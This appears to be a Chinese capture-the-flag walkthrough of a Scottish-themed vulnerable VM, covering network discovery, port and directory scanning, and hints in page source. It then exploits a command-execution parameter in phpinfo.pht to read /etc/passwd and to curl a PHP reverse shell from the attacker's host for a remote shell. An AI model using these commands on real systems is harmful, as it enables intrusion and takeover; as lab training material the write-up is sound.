

IP发现：




```
┌─root@kali ~
└─▸ netdiscover

Currently scanning: 192.168.27.0/16   |   Screen View: Unique Hosts

13 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 780
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.2.1     00:50:56:c0:00:08     10     600  VMware, Inc.
192.168.2.2     00:50:56:ec:67:db      1      60  VMware, Inc.
192.168.2.137   00:0c:29:bc:47:87      1      60  VMware, Inc.
192.168.2.254   00:50:56:f1:14:bf      1      60  VMware, Inc.
```

端口探测：



```
┌─root@kali ~
└─▸ nmap -p- -sS -A 192.168.2.137

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-22 10:50 CST
Nmap scan report for 192.168.2.137
Host is up (0.00040s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Dinnae Pwn Ma Server... Away and Hack some bawbag else!
MAC Address: 00:0C:29:BC:47:87 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms 192.168.2.137

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.92 seconds
┌─root@kali ~
└─▸ 
```

只有80端口运行web服务




http://192.168.2.137/

Haw dinnae be a dobber! Keep oot ma server ya bawheid!

I told ye to go away! I'll clip yer lugs now beat it!

这个好像小时候看的动画片《鸭子侦探》，简直就是童年噩梦

查看源代码




view-source:http://192.168.2.137/

```

<title>Dinnae Pwn Ma Server... Away and Hack some bawbag else!</title>
<body>
<h1>Haw dinnae be a dobber! Keep oot ma server ya bawheid!</h1>
<!-- Wullie's favourite film is the Breakfast Club -->
<b></b>
<img src="wullie.gif" alt="telly & gallery" height="292" width="500">
<br></br>
I told ye to go away! I'll clip yer lugs now beat it!
<b></b>
</body>
<!-- /gallery/ /flicks/ or /telly/ Maybe Jim Kerr can help with the music...?  -->
<!-- not a lot of people know about different extensions, such as .pht for PHP -->

```


发现三个路径和一些提示

依次打开，并查看源代码




http://192.168.2.137/gallery/

We went on a wee sojourn aboot North Kilt Town and here's whit we saw



view-source:http://192.168.2.137/gallery/


```
<title>Dirty Foties</title>
<body>
<h1>We went on a wee sojourn aboot North Kilt Town and here's whit we saw</h1>
<!-- By now, people will be going doolally. Images will open doors once you -->
<!-- pick up on the nuances what's ma glass cheque! -->
<b></b>
Here's something else made from Girders:

<img src="bandit_country.jpg" alt="Andrew Carnegie" height="460" width="968">
<br></br>

<!-- Beware of the milk snatcher -->
<b></b>
Here's where the girders used to come from:
<img src="milk_snatcher.jpg" alt="Margaret Roberts" height="409" width="615" align="centre">
<br></br>

<b></b>
Wee hoose on the corner:
<img src="embra.jpg" alt="Castle" height="409" width="615" align="centre">
<br></br>

<!-- The video gives triggers to the gallery -->

<!-- Definatly need to find that coded message -->
<b></b>
```



http://192.168.2.137/telly/

Here's some telly programs fur ye!

Now for some adverts....




```
view-source:http://192.168.2.137/telly/
```

```
<title>STV Embra</title>
<body>
<h1>Here's some telly programs fur ye!</h1>
<!-- Mind the hidden messages -->
<b></b>
<img src="STV.jpg" alt="STV" height=300" width="400">
<br></br>

Now for some adverts....
<br></br>
<!-- noise up those crazy yanks 1st hint to a password -->
<video height="300" width="400" controls>
<source src="girders.ogv" type="video/ogg">
</video>
<!-- next hint, see how many people make the connection  -->
<!-- between A.G. Barr and the gallery... Aled Jones eh? -->
<video height="300" width="400" controls>
<source src="aled.ogv" type="video/ogg">
</video>
<br></br>


<!-- Third video gives triggers to the flicks phpinfo -->
By the way, it's only aboot 250 weeks ti Christmas!
<br></br>
```

是一些图片和视频，源码中有一些提示

打开 http://192.168.2.137/flicks/ 但它返回了Forbidden！



```
http://192.168.2.137/flicks/
```


Forbidden

You don't have permission to access /flicks/ on this server.


Apache/2.4.18 (Ubuntu) Server at 192.168.2.137 Port 80

现在用dirb扫目录试试，还要用到第一个网页源码中的提示

```
dirb http://192.168.2.137/flicks/ -X .pht,.php
```




```
<title>Dinnae Pwn Ma Server... Away and Hack some bawbag else!</title>
<body>
<h1>Haw dinnae be a dobber! Keep oot ma server ya bawheid!</h1>
<!-- Wullie's favourite film is the Breakfast Club -->
<b></b>
<img src="wullie.gif" alt="telly & gallery" height="292" width="500">
<br></br>
I told ye to go away! I'll clip yer lugs now beat it!
<b></b>
</body>
<!-- /gallery/ /flicks/ or /telly/ Maybe Jim Kerr can help with the music...? -->
<!-- not a lot of people know about different extensions, such as .pht for PHP -->
```



```
┌─root@kali ~
└─▸ dirb http://192.168.2.137/flicks/ -X .pht,.php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 22 11:07:42 2018
URL_BASE: http://192.168.2.137/flicks/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.pht,.php) | (.pht)(.php) [NUM = 2]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.137/flicks/ ----
+ http://192.168.2.137/flicks/phpinfo.pht (CODE:500|SIZE:0)

-----------------
END_TIME: Fri Jun 22 11:07:48 2018
DOWNLOADED: 9224 - FOUND: 1
┌─root@kali ~
└─▸ █
```

发现这个路径下有文件包含漏洞：



```
http://192.168.2.137/flicks/phpinfo.pht?cfme=system&atime=cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var
/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run
/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:
/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false mysql:x:107:111:MySQL
Server,,,:/nonexistent:/bin/false messagebus:x:108:112::/var/run/dbus:/bin/false uuidd:x:109:113::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
jkerr:x:1000:1000:Jim Kerr,,,:/home/jkerr:/bin/bash cpgrogan:x:1001:1001::/home/cpgrogan: proclaimers:x:1002:1002::/home/proclaimers: proclaimers:x:1002:1002::/home
/proclaimers:
```

可以利用此漏洞生成一个后门shell

执行如下：Url需要编码

http://192.168.2.137/flicks/phpinfo.pht?ctime=system&atime=curl%20http://192.168.2.129:1234/php-reverse-shell.php%20%3E%20php-reverse-shell.php

在kali监听这个端口，访问后成功拿到shell